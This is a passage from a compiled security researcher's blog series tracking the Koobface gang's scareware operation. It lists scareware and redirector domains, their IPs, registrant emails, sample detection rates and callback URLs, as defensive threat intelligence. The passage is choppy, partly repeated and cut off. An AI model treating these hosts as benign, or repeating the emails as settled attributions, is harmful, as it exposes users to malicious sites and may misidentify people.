[4]**Setup _312s2.exe** - Result: 4/39, [5]**Setup _312s22.exe** - Result: 2/39 (5.13 %), [6]**Setup _312s2.exe** - Result: 6/39 (15.39 %), [7]**Setup _312s2.exe** - Result: 1/40 (2.5 %), [8]**Setup _312s2.exe** - Result: 1/39 (2.56 %), [9]**Setup _312s2.exe** - Result: 3/39 (7.7 %). [10]**Setup _312s2.exe** - Result: 4/40 (10 %), [11]**Setup _312s2.exe** - Result: 1/40 (2.5 %), [12]**Setup _312s2.exe** - Result: 4/40 (10 %), [13]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [14]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [15]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [16]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [17]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [18]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [19]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [20]**Setup _312s2.exe** - Result: 3/41 (7.32 %), [21]**Setup _312s2.exe** - Result: 6/41 (14.63 %).

Upon execution the sample phones back to **winxp7server .com/download/winlogo.bmp** - 94.228.208.57; **rescuesy-supdate .com/?b=312s2** - 83.133.125.216. The most recent samples (*Wednesday, February 10, 2010*) phone back to **wintimeserver .com/?b=312s2** - 91.212.226.125 and **firmwaredownloadserver .com**/download/winlogo.bmp

- 94.228.208.57.

The most recent samples (*Sunday, February 21, 2010*) phone back to **firmwaredown-**

loadserver.com /download/winlogo.bmp - 94.228.208.57;

shifustserver.com /download/winlogo.bmp -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most

recent

samples

(*Friday,*

February

12,

2010)

phone

back

to

firmwaredownloadserver

.com/download/winlogo.bmp - 94.228.208.57; **checklatestversion .com/?b=312s** - 109.232.225.75

963

Parked on the same IPs are more scareware domains part of the portfolio:

195.5.161.107/psx1/?vih==RANDOM _STRINGS - no domain name

91.212.132.241 /psx1/?vih==RANDOM _STRINGS

195.5.161.105 /psx1/?vih==RANDOM _STRINGS

non-antivirus-scan .com - Email: test@now.net.cn

zin-antivirus-scan .com - Email: test@now.net.cn

nextgen-scannert .com - Email: test@now.net.cn

protection15scan .com - Email: test@now.net.cn

nitro-antispyware .com - Email: test@now.net.cn

z2-antispyware .com - Email: test@now.net.cn

spy-detectore .com - Email: admin@clossingt.com

dis7-antivirus .com - Email: admin@vertigosmart.com

v2comp-scanner .com - Email: admin@vertigosmart.com

new-av-scannere .com - Email: missbarlingmail@aol.com

964

smartvirus-scan6 .com - Email: info@terranova.com

spywaremaxscan4 .com - Email: out@trialzoom.com

super6antispyware .com - Email: mail@ordercom.com

spyware-max-scan3 .com - Email: out@trialzoom.com

max-antivirus-security5 .com - Email: mail@dynadoter.com

winterdiscounts5 .com - Email: mail@haselbladtour.com

11-antivirus .com - Email: call555call@live.com

1-antivirus .com - Email: call555call@live.com

1m-online-scanner .com - Email: stellar2@yahoo.com

2m-online-scanner .com - Email: stellar2@yahoo.com

2pro-antispyware .com - Email: mail@yahoo.com

3pro-antispyware .com - Email: mail@yahoo.com

6-antivirus .com - Email: call555call@live.com

7-antivirus .com - Email: call555call@live.com

9-antivirus .com - Email: call555call@live.com

a0-online-scanner .com - Email: stellar2@yahoo.com

a9-online-scanner .com - Email: stellar2@yahoo.com

aa-antivirus .com - Email: call555call@live.com

aa-online-scanner .com - Email: call555call@live.com

ab-antivirus .com - Email: call555call@live.com

ac-antivirus .com - Email: call555call@live.com

ad-antivirus .com - Email: call555call@live.com

adv1-system-scanner .com - Email: JayRKibbe@live.com

adv2-system-scanner .com - Email: JayRKibbe@live.com

ae-antivirus .com - Email: call555call@live.com

antivirus-expert-a .com - Email: 900ekony@live.com

antivirus-expert-i .com - Email: 900ekony@live.com

antivirus-expert-r .com - Email: 900ekony@live.com

antivirus-expert-y .com - Email: 900ekony@live.com

antivirussystemscan1 .com - Email: 900ekony@live.com

antivirussystemscana .com - Email: 900ekony@live.com

army-antispywarea .com - Email: beliec99@yahoo.com

army-antispywarei .com - Email: beliec99@yahoo.com

army-antispywarel .com - Email: beliec99@yahoo.com

army-antispywarep .com - Email: beliec99@yahoo.com

army-antivirusa .com - Email: beliec99@yahoo.com

army-antivirusd .com - Email: beliec99@yahoo.com

army-antivirust .com - Email: beliec99@yahoo.com

army-antivirusv .com - Email: beliec99@yahoo.com

army-antivirusy .com - Email: beliec99@yahoo.com

b1-online-scanner .com - Email: stellar2@yahoo.com

best-antivirusk0 .com

bestpd-virusscanner .com - Email: SusanCWagner@yahoo.com

bestpr-virusscanner .com - Email: SusanCWagner@yahoo.com

crystal-antimalware .com - Email: mail@vertigocats.com

crystal-antivirus .com - Email: mail@vertigocats.com

crystal-pro-scan .com - Email: mail@vertigocats.com

crystal-pro-scanner .com - Email: mail@vertigocats.com

crystal-spyscanner .com - Email: mail@vertigocats.com

crystal-threatscanner .com - Email: mail@vertigocats.com

crystal-virusscanner .com - Email: mail@vertigocats.com

extra-spyware-defencea .com - Email: fabula8@live.com

extra-spyware-defenceb .com - Email: fabula8@live.com

malware-a-scan .com - Email: mail@bristonnews.com

malware-b-scan .com - Email: mail@bristonnews.com

malware-c-scan .com - Email: mail@bristonnews.com

malware-d-scan .com - Email: mail@bristonnews.com

malware-t-scan .com - Email: mail@bristonnews.com

mega-antispywarea .com - Email: fabula8@live.com

mega-antispywareb .com - Email: fabula8@live.com

mm-online-scanner .com - Email: stellar2@yahoo.com

my-computer-antivirusa .com - Email: dillinzer1@yahoo.com

my-computer-antivirusb .com - Email: dillinzer1@yahoo.com

my-computer-antiviruse .com - Email: dillinzer1@yahoo.com

my-computer-antivirusq .com - Email: dillinzer1@yahoo.com

my-computer-antivirusw .com - Email: dillinzer1@yahoo.com

my-computer-scanc .com - Email: clintommail2@yahoo.com

my-computer-scane .com - Email: clintommail2@yahoo.com

my-computer-scanl .com - Email: clintommail2@yahoo.com

my-computer-scannera .com - Email: clintommail2@yahoo.com

my-computer-scannerl .com - Email: clintommail2@yahoo.com

my-computer-scannerm .com - Email: clintommail2@yahoo.com

my-computer-scannern .com - Email: clintommail2@yahoo.com

my-computer-scannerv .com - Email: clintommail2@yahoo.com

my-computer-scanw .com - Email: clintommail2@yahoo.com

my-pc-online-scanm .com - Email: dillinzer1@yahoo.com

my-pc-online-scann .com - Email: dillinzer1@yahoo.com

my-pc-online-scanr .com - Email: dillinzer1@yahoo.com

my-pc-online-scanv .com - Email: dillinzer1@yahoo.com

n1-system-scanner .com - Email: JayRKibbe@live.com

n2-system-scanner .com - Email: JayRKibbe@live.com

nasa-antivirus1 .com - Email: call555call@live.com

nasa-antivirus3 .com - Email: call555call@live.com

nasa-antivirusa .com - Email: call555call@live.com

nasa-antivirusb .com - Email: call555call@live.com

nasa-antiviruso .com - Email: call555call@live.com

pc1-system-scanner .com - Email: JayRKibbe@live.com

pc2-system-scanner .com - Email: JayRKibbe@live.com

pro0-antivirus .com - Email: mail@yahoo.com

pro0-system-scanner .com - Email: JayRKibbe@live.com

pro1-system-scanner .com - Email: JayRKibbe@live.com

pro2-antivirus .com - Email: mail@yahoo.com

pro4-antivirus .com - Email: mail@yahoo.com

pro6-antivirus .com - Email: mail@yahoo.com

pro8-antivirus .com - Email: mail@yahoo.com

remote-antispywarec .com - Email: teresa2mail.me@live.com

remote-antispywared .com - Email: teresa2mail.me@live.com

remote-antispywaree .com - Email: teresa2mail.me@live.com

966

remote-antispywarey .com - Email: teresa2mail.me@live.com

remote-pc1-scanner .com - Email: teresa2mail.me@live.com

remote-pc-scannera .com - Email: teresa2mail.me@live.com

remote-pc-scannerr .com - Email: teresa2mail.me@live.com

remote-pc-scannerv .com - Email: teresa2mail.me@live.com

remote-pc-scannery .com - Email: teresa2mail.me@live.com

scan3antispyware .com - Email: o@mozzilastuf.com

scan6antispyware .com - Email: o@mozzilastuf.com

scan8antispyware .com - Email: o@mozzilastuf.com

scan-antispywarea .com - Email: o@mozzilastuf.com

scan-antispywarec .com - Email: o@mozzilastuf.com

scan-antispywared .com - Email: o@mozzilastuf.com

scan-antispywarez .com - Email: o@mozzilastuf.com

spyware-01-scanner .com - Email: mail@bristonnews.com

spyware-03-scanner .com - Email: mail@bristonnews.com

spyware-05-scanner .com - Email: mail@bristonnews.com

spyware-06-scanner .com - Email: mail@bristonnews.com

spyware-07-scanner .com - Email: mail@bristonnews.com

stcanning-your-computerc .com - Email: mitra66@yahoo.com

stcanning-your-computerd .com - Email: mitra66@yahoo.com

stcanning-your-computerq .com - Email: mitra66@yahoo.com

stcanning-your-computerr .com - Email: mitra66@yahoo.com

stcanning-your-computert .com - Email: mitra66@yahoo.com

stcanning-your-pca .com - Email: mitra66@yahoo.com

stcanning-your-pcb .com - Email: mitra66@yahoo.com

stcanning-your-pcc .com - Email: mitra66@yahoo.com

stcanning-your-pcd .com - Email: mitra66@yahoo.com

stcanning-your-pce .com - Email: mitra66@yahoo.com

stealthv1-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv2-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv7-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv8-antispyware .com - Email: SteveLCartwright@yahoo.com

stealthv9-antispyware .com - Email: SteveLCartwright@yahoo.com

ver1-system-scanner .com - Email: JayRKibbe@live.com

ver2-system-scanner .com - Email: JayRKibbe@live.com

virus-a1-scanner .com - Email: mail@bristonnews.com

virus-a1-scanner .com - Email: mail@bristonnews.com

virus-b1-scanner .com - Email: mail@bristonnews.com

virus-b1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-c1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-d1-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

virus-e2-scanner .com - Email: mail@bristonnews.com

windowsv5-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv6-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv7-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv8-antispyware .com - Email: SteveLCartwright@yahoo.com

windowsv9-antispyware .com - Email: SteveLCartwright@yahoo.com

z0-online-scanner .com - Email: stellar2@yahoo.com

z1-online-scanner .com - Email: stellar2@yahoo.com

968

Active scareware domains portfolio (blackhat SEO/Koobface pushed) parked at [22]212.150.164.190 - AS1680 -

NV-ASN 013 NetVision Ltd :

antispy-download .org - Email: robertsimonkroon@gmail.com

scanner-virus-free .org - Email: robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

tube-sex-porn .org - Email: robertsimonkroon@gmail.com

download-free-files .org - Email: robertsimonkroon@gmail.com

tube-porn-best .org - Email: robertsimonkroon@gmail.com

scan-your-pc-now .org - Email: michaeltycoon@gmail.com

scanner-virus-free .com - Email: robertsimonkroon@gmail.com

tube-sex-porn .com - Email: robertsimonkroon@gmail.com

scanner-free-virus .com - Email: robertsimonkroon@gmail.com

tube-porn-best .com - Email: robertsimonkroon@gmail.com

antispy-download .info - Email: robertsimonkroon@gmail.com

soft-download-free .info - Email: robertsimonkroon@gmail.com

scanner-virus-free .info - Email: robertsimonkroon@gmail.com

scanner-free-virus .info - Email: robertsimonkroon@gmail.com

scan-your-pc-now .info - Email: michaeltycoon@gmail.com

adult-tube-free .net - Email: michaeltycoon@gmail.com

scanner-virus-free .net - Email: robertsimonkroon@gmail.com

tube-sex-porn .net - Email: robertsimonkroon@gmail.com

download-free-files .net - Email: michaeltycoon@gmail.com

scanner-free-virus .net - Email: robertsimonkroon@gmail.com

tube-porn-best .net - Email: robertsimonkroon@gmail.com

ekjsoft .eu - Email: robertsimonkroon@gmail.com

antispy-download .biz - Email: robertsimonkroon@gmail.com

soft-download-free .biz - Email: robertsimonkroon@gmail.com

scanner-virus-free .biz - Email: robertsimonkroon@gmail.com

free-malware-scan .biz - Email: robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-sex-porn .biz - Email: robertsimonkroon@gmail.com

download-free-files .biz - Email: michaeltycoon@gmail.com

970

scanner-free-virus .biz - Email: robertsimonkroon@gmail.com

download-free-soft .biz - Email: robertsimonkroon@gmail.com

tube-porn-best .biz - Email: robertsimonkroon@gmail.com

scan-your-pc-now .biz - Email: michaeltycoon@gmail.com

porn-tube-sex .biz - Email: robertsimonkroon@gmail.com

alrzsoft .in - Email: petrenko.kolia@yandex.ru

antispy-download .biz - Email: robertsimonkroon@gmail.com

cool-tube-porn .net - Email: robertsimonkroon@gmail.com

cool-tube-porn .org - Email: robertsimonkroon@gmail.com

download-free-now .net - Email: robertsimonkroon@gmail.com

download-free-now .org - Email: robertsimonkroon@gmail.com

download-free-soft .com - Email: robertsimonkroon@gmail.com

download-free-soft .net - Email: robertsimonkroon@gmail.com

download-scaner-free .com - Email: robertsimonkroon@gmail.com

ekjsoft .eu

971

fdglsoft .in - Email: petrenko.kolia@yandex.ru

free-virus-scanner .net - Email: robertsimonkroon@gmail.com

kleqsoft .in - Email: petrenko.kolia@yandex.ru

kltysoft .in - Email: petrenko.kolia@yandex.ru

ktyjsoft .in - Email: petrenko.kolia@yandex.ru

kyezsoft .in - Email: petrenko.kolia@yandex.ru

lkrjsoft .in - Email: petrenko.kolia@yandex.ru

lkrtsoft .in - Email: petrenko.kolia@yandex.ru

mgtlsoft .in - Email: petrenko.kolia@yandex.ru

porn-sex-tube .net - Email: robertsimonkroon@gmail.com

porn-sex-tube .org - Email: robertsimonkroon@gmail.com

scan-free-malware .net - Email: robertsimonkroon@gmail.com

scan-free-malware .org - Email: robertsimonkroon@gmail.com

spyware-scaner-free .com - Email: robertsimonkroon@gmail.com

spyware-scaner-free .info - Email: robertsimonkroon@gmail.com

spyware-scaner-free .net - Email: robertsimonkroon@gmail.com

spyware-scaner-free .org - Email: robertsimonkroon@gmail.com

tube-best-porn .biz - Email: robertsimonkroon@gmail.com

tube-best-porn .com - Email: robertsimonkroon@gmail.com

tube-best-porn .net - Email: robertsimonkroon@gmail.com

tube-best-porn .org - Email: robertsimonkroon@gmail.com

972

tube-porn-sex .info - Email: robertsimonkroon@gmail.com

tube-porn-sex .net - Email: robertsimonkroon@gmail.com

tube-porn-sex .org - Email: robertsimonkroon@gmail.com

What’s so special about the **robertsimonkroon@gmail.com** email anyway?

It’s the fact that not only was

[23]the email was once again used to register [24]scareware domains two times in July, 2009, but also, as pointed out in November 2009’s "[25]Koobface Botnet’s Scareware Business Model - Part Two", the same email was used to register the following download locations for scareware domains pushed by the Koobface botnet:

0ni9o1s3feu60 .cn *- Email: robertsimonkroon@gmail.com*

6j5aq93iu7yv4 .cn *- Email: robertsimonkroon@gmail.com*

mf6gy4lj79ny5 .cn *- Email: robertsimonkroon@gmail.com*

84u9wb2hsh4p6 .cn *- Email: robertsimonkroon@gmail.com*

6pj2h8rqkhfw7 .cn *- Email: robertsimonkroon@gmail.com*

7cib5fzf462g8 .cn *- Email: robertsimonkroon@gmail.com*

7bs5nfzfkp8q8 .cn *- Email: robertsimonkroon@gmail.com*

kt4lwumfhjb7a .cn *- Email: robertsimonkroon@gmail.com*

q2bf0fzvjb5ca .cn *- Email: robertsimonkroon@gmail.com*

rncocnspr44va .cn *- Email: robertsimonkroon@gmail.com*

t1eayoft9226b .cn *- Email: robertsimonkroon@gmail.com*

4go4i9n76ttwd .cn *- Email: robertsimonkroon@gmail.com*

kzvi4iiutr11e .cn *- Email: robertsimonkroon@gmail.com*

hxc7jitg7k57e .cn *- Email: robertsimonkroon@gmail.com*

mfbj6pquvjv8e .cn *- Email: robertsimonkroon@gmail.com*

mt3pvkfmpi7de .cn *- Email: robertsimonkroon@gmail.com*

fb7pxcqyb45oe .cn *- Email: robertsimonkroon@gmail.com*

fyivbrl3b0dyf .cn *- Email: robertsimonkroon@gmail.com*

z6ailnvi94jgg .cn *- Email: robertsimonkroon@gmail.com*

ue4x08f5myqdl .cn *- Email: robertsimonkroon@gmail.com*

p7keflvui9fkl .cn *- Email: robertsimonkroon@gmail.com*

gjpwsc5p7oe3m .cn *- Email: robertsimonkroon@gmail.com*

f1uq1dfi3qkcm .cn *- Email: robertsimonkroon@gmail.com*

7mx1z5jq0nt3o .cn *- Email: robertsimonkroon@gmail.com*

3uxyctrlmiqeo .cn *- Email: robertsimonkroon@gmail.com*

p0umob9k2g7mp .cn *- Email: robertsimonkroon@gmail.com*

od32qjx6meqos .cn *- Email: robertsimonkroon@gmail.com*

bnfdxhae1rgey .cn *- Email: robertsimonkroon@gmail.com*

7zju2l82i2zhz .cn *- Email: robertsimonkroon@gmail.com*

Stay tuned for a massive Koobface related activities update, analyzing the gang's multi-tasking throughout

the entire January, 2010 – descriptive historical OSINT offers long-term value in cross-checking for connections.

Related Koobface gang/botnet research:

[26]How the Koobface Gang Monetizes Mac OS X Traffic

[27]The Koobface Gang Wishes the Industry "Happy Holidays"

[28]Koobface-Friendly Riccom LTD - AS29550 - (Finally) Taken Offline

[29]Koobface Botnet Starts Serving Client-Side Exploits

[30]Massive Scareware Serving Blackhat SEO, the Koobface Gang Style

[31]Koobface Botnet's Scareware Business Model - Part Two

[32]Koobface Botnet’s Scareware Business Model - Part One

[33]Koobface Botnet Redirects Facebook’s IP Space to my Blog

[34]New Koobface campaign spoofs Adobe’s Flash updater

[35]Social engineering tactics of the Koobface botnet

[36]Koobface Botnet Dissected in a TrendMicro Report

[37]Movement on the Koobface Front - Part Two

[38]Movement on the Koobface Front

[39]Koobface - Come Out, Come Out, Wherever You Are

[40]Dissecting Koobface Worm’s Twitter Campaign

The Diverse Portfolio of Fake Security Software Series:

[41]A Diverse Portfolio of Fake Security Software - Part Twenty Four

[42]A Diverse Portfolio of Fake Security Software - Part Twenty Three

[43]A Diverse Portfolio of Fake Security Software - Part Twenty Two

[44]A Diverse Portfolio of Fake Security Software - Part Twenty One

[45]A Diverse Portfolio of Fake Security Software - Part Twenty

[46]A Diverse Portfolio of Fake Security Software - Part Nineteen

[47]A Diverse Portfolio of Fake Security Software - Part Eighteen

[48]A Diverse Portfolio of Fake Security Software - Part Seventeen

[49]A Diverse Portfolio of Fake Security Software - Part Sixteen

[50]A Diverse Portfolio of Fake Security Software - Part Fifteen

[51]A Diverse Portfolio of Fake Security Software - Part Fourteen

[52]A Diverse Portfolio of Fake Security Software - Part Thirteen

[53]A Diverse Portfolio of Fake Security Software - Part Twelve

[54]A Diverse Portfolio of Fake Security Software - Part Eleven

[55]A Diverse Portfolio of Fake Security Software - Part Ten

[56]A Diverse Portfolio of Fake Security Software - Part Nine

[57]A Diverse Portfolio of Fake Security Software - Part Eight

[58]A Diverse Portfolio of Fake Security Software - Part Seven

[59]A Diverse Portfolio of Fake Security Software - Part Six

[60]A Diverse Portfolio of Fake Security Software - Part Five

[61]A Diverse Portfolio of Fake Security Software - Part Four

[62]A Diverse Portfolio of Fake Security Software - Part Three

[63]A Diverse Portfolio of Fake Security Software - Part Two

[64]Diverse Portfolio of Fake Security Software

This post has been reproduced from [65]Dancho Danchev's blog. Follow him [66]on Twitter.

1. http://blogs.zdnet.com/security/?p=4297

2. http://en.wikipedia.org/wiki/Opportunity_cost

3.

http://www.virustotal.com/analisis/b157a41bcaf22d404785e2e4a7e0d235c9c5d5088f687772498f6eef5283e65e-12651

47897

4.

http://www.virustotal.com/analisis/8562070059a98634689e0a457a90b6cd93213efa595e6f33520ab233e5d6ab11-12653

08914

5.

http://www.virustotal.com/analisis/8e4e1d0382dda2c2f2ccc9ff9aab275b96fc91e978e6e1901f81bd3e658cd9cf-12653

33130

6.

http://www.virustotal.com/analisis/3de1601c9dd4fb69e079b9f451dad4bcc99b8566f95c9d6d88549262a32b5681-12653

85013

7.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

07256

8.

http://www.virustotal.com/analisis/60b03b5b451bb4f1a6c4be8c9997a806113c0832bfca04bedeea447699af6012-12654

974

20621

9.

http://www.virustotal.com/analisis/c5a59b3ee6b4da2fa9f5cb51bdf27dd59a560b3e857b6c2142e0b1546c66fec4-12654

76116

10.
http://www.virustotal.com/analisis/6ee2be84c8df4622de09f

753b0032e4eb88ab7b862eb2dc98e3b924d3d513618-12655

06080

11. http://www.virustotal.com/analisis/5122cef5ff65e00212c29c9d6b61a73d2cdc7004e76a75ebec44469464fceeb0-12655

78417

12. http://www.virustotal.com/analisis/47351336cc4408d20d2431330a409b74369bebfd40b926eb23e4f4a65d9f7697-12656

52899

13. http://www.virustotal.com/analisis/6640370dbabdd1f206931588eafd9172566d0047b2c2857353148c70eba61046-12658

23028

14. http://www.virustotal.com/analisis/3e289a5c06258aca2a21e6cb9bff670d21345250d4e7efde98f3769a17dfa6ef-12658

45020

15. http://www.virustotal.com/analisis/d893e69082e5553d68816afc75990d2bcfc56fb0455f0689caac380dbb0720ce-12659

08933

16.
http://www.virustotal.com/analisis/99c63f4333fe748b59e04
0ba450d943da9836b5d3f1b3612683d9fcbec5b75fd-12659

31797

17.
http://www.virustotal.com/analisis/47af520feea8efeec59325
f7cded16af42b2cb459c34dde121098e222332db1f-12660

00454

18.
http://www.virustotal.com/analisis/5a4a50d2e4a1023a8b80
f2fb2bb68b31ebbf71b6a5127018e9656da6a0c10cfd-
12660

17625

19.
http://www.virustotal.com/analisis/a7523cd6a95be9efbf7d2
a2251adeb0ebe032680f4323cc09065c740bbd18166-
12665

20546

20.
http://www.virustotal.com/analisis/ab049035d0ca70b6679a
5dd138132e9ba195fce13931ff44d14259670423731f-
12667

97102

21.
http://www.virustotal.com/analisis/3d6c89f193b31c41c408
300ebe006fd79239a401bcb70fe907605bb2af8c6de4-
12668

50664

22. http://whois.domaintools.com/212.150.164.190

23. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

24. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

25. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

26. http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

27. http://ddanchev.blogspot.com/2009/12/koobface-gang-wishes-industry-happy.html

28. http://ddanchev.blogspot.com/2009/12/koobface-friendly-riccom-ltd-as29550.html

29. http://ddanchev.blogspot.com/2009/11/koobface-botnet-starts-serving-client.html

30. http://ddanchev.blogspot.com/2009/11/massive-scareware-serving-blackhat-seo.html

31. http://ddanchev.blogspot.com/2009/11/koobface-botnets-scareware-business.html

32. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

33. http://ddanchev.blogspot.com/2009/10/koobface-botnet-redirects-facebooks-ip.html

34. http://blogs.zdnet.com/security/?p=4594

35. http://content.zdnet.com/2346-12691_22-352597.html

36. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

37. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

38. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

39. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

40. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

41. http://ddanchev.blogspot.com/2009/12/diverse-portfolio-of-fake-security.html

42. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security_27.html

43. http://ddanchev.blogspot.com/2009/07/diverse-portfolio-of-fake-security.html

44. http://ddanchev.blogspot.com/2009/06/diverse-portfolio-of-fake-security.html

45. http://ddanchev.blogspot.com/2009/05/diverse-portfolio-of-fake-security.html

46. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security_16.html

47. http://ddanchev.blogspot.com/2009/04/diverse-portfolio-of-fake-security.html

48. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security_31.html

49. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

50. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

51. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

52. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

53. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

54. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

55. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

56. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

57. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

58. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

59. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

60. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

61. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

62. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

63. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

64. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

65. http://ddanchev.blogspot.com/

66. http://twitter.com/danchodanchev

976

A Diverse Portfolio of Scareware/Blackhat SEO Redirectors Courtesy of the Koobface Gang

(2010-02-04 00:50)

With [1]scareware/rogueware/fake security software continuing to be the cash-cow choice for the Koobface gang,

keeping them on a short leash in order to become the biggest [2]opportunity cost for the gang’s business model is crucial. The following are currently active blackhat SEO redirectors/Koobface-infected hosts redirectors and actual scareware domains courtesy of the gang.

977

Blackhat SEO redirectors, also embedded at Koobface-infected hosts, with identical redirector ID (**?pid=312s02**

&sid=4db12f):

freeticketwin.com - 91.212.226.25 - Email: test@now.net.cn

lotteryvideowin.com - Email: test@now.net.cn

videohototplaypoker.com - Email: test@now.net.cn

financetopsecrets.com - Email: test@now.net.cn

how2winforex.com - 91.212.226.136 - Email: test@now.net.cn

2money4money.com - Email: test@now.net.cn

get-money-quickly.com - Email: test@now.net.cn

fordusedsales .com - 193.104.106.250 - Email: test@now.net.cn

buylexuscustoms .com - 91.212.226.185 - Email: test@now.net.cn

tracegirlsonline .com - 89.248.168.22 - Email: test@now.net.cn

skypetollfree .com - 96.44.128.245 - Email: test@now.net.cn

dendy-trens .com - Email: test@now.net.cn

pretendtolove .com - Email: test@now.net.cn

bewareoffreebies .com - Email: test@now.net.cn

harry-the-potter .com - Email: test@now.net.cn

getlancomediscount .com - Email: baldwinnere@yahoo.co.uk

vincentvangoghsite .com - Email: contacts@ferra.hu

jacksonpollocksite .com - Email: contacts@ferra.hu

lady2gaga .com - Email: contacts@designt.de

nigeriaworldtours .com Email: info@montever.de

americanpiemusicvideo .com - Email: mail@suvtrip.hu

superstitionmusicvideo .com - Email: mail@suvtrip.hu

umbrellamusicvideo .com - Email: mail@suvtrip.hu

discounts-org .com - Email: mail@haselbladtour.com

littlediscounts .com - Email: mail@haselbladtour.com

winterdiscounts5 .com - Email: mail@haselbladtour.com

978

chevroletvmodeltoys .com - Email: CourtneyRWebb@aol.com

volvomodeltoys .com - Email: CourtneyRWebb@aol.com

manilawebcamera .com - Email: monkey22@live.com

mumbaiwebcamera .com - Email: monkey22@live.com

karachiwebcamera .com - Email: monkey22@live.com

delhiwebcamera .com - Email: monkey22@live.com

istanbulwebcamera .com - Email: monkey22@live.com

lexusmodeltoys .com - Email: monkey22@live.com

chevroletvmodeltoys .com - Email: CourtneyRWebb@aol.com

bmwmodeltoys .com - Email: CourtneyRWebb@aol.com

Upon redirection, the scareware is served from **malware-b-scan .com** - 96.44.128.245; 91.212.226.97;

91.212.226.185; 91.121.45.67, 91.212.226.203, 94.228.209.195 - Email: mail@bristonnews.com.

979

Sample detection rate for newly introduced scareware samples: [3]**Setup _312s2.exe** - Result: 3/40 (7.5 %),

[4]**Setup _312s2.exe** - Result: 4/39, [5]**Setup _312s22.exe** - Result: 2/39 (5.13 %), [6]**Setup _312s2.exe** - Result: 6/39 (15.39 %), [7]**Setup _312s2.exe** - Result: 1/40 (2.5 %), [8]**Setup _312s2.exe** - Result: 1/39 (2.56 %), [9]**Setup _312s2.exe** - Result: 3/39 (7.7 %). [10]**Setup _312s2.exe** - Result: 4/40 (10 %), [11]**Setup _312s2.exe** - Result: 1/40 (2.5 %), [12]**Setup _312s2.exe** - Result: 4/40 (10 %), [13]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [14]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [15]**Setup _312s2.exe** - Result: 5/41 (12.2 %), [16]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [17]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [18]**Setup _312s2.exe** - Result: 5/41 (12.2 %),

[19]**Setup _312s2.exe** - Result: 4/41 (9.76 %), [20]**Setup _312s2.exe** - Result: 3/41 (7.32 %), [21]**Setup _312s2.exe**

- Result: 6/41 (14.63 %), [22]**Setup _312s2.exe** - Result: 11/41 (26.83 %), [23]**Setup _312s2.exe** - Result: 4/42 (9.53 %).

Upon execution the sample phones back to **winxp7server .com/download/winlogo.bmp** - 94.228.208.57; **rescuesy-supdate .com/?b=312s2** - 83.133.125.216. The most recent samples (*Wednesday, February 10, 2010*) phone back to **wintimeserver .com/?b=312s2** - 91.212.226.125 and **firmwaredownloadserver .com**/download/winlogo.bmp

- 94.228.208.57.

The most recent samples (*Sunday, February 21, 2010*) phone back to **firmwaredown-**

loadserver.com /download/winlogo.bmp - 94.228.208.57;

shifustserver.com /download/winlogo.bmp -

94.228.208.5/94.228.208.57 - Email: viinzer@hotmail.com

The

most

recent

samples

(*Friday,*

February

12,

2010)

phone

back

to

firmwaredownloadserver

